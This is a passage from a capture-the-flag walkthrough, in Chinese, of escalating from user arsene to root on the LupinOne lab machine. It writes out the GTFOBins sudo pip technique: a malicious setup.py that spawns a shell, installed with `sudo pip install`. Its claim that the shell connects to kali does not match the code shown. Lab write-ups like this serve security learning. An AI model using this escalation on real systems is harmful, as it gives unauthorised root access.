
執行 `heist.py`.可以發現登入用戶已經變成了 `arsene`.




```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
  (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/home/icex64$
```

透過 `sudo -l` 確認可以執行的命令,發現可以用 root 權限執行 pip.



查詢 pip 提權的方法,發現了一個叫做 GTFobins 的工具,可以透過執行特定的命令來取得 root 權限.



首先透過 `TF=$(mktemp -d)` 創建一個臨時目錄,並將其路徑存儲在變量 `TF` 中.

隨後 `echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)') " > $TF/setup.py` 生成惡意的 `setup.py`.這段 Python 代碼會打開一個 Shell,並將標準輸入,輸出和錯誤輸出都重定向到當前的 TTY(當前終端設備).

透過 `sudo pip install $TF` 安裝惡意套件.

惡意套件會從 victim 開啟一個 shell,並連接到 kali.執行完成後透過 `whoami` 和 `id` 確認權限.



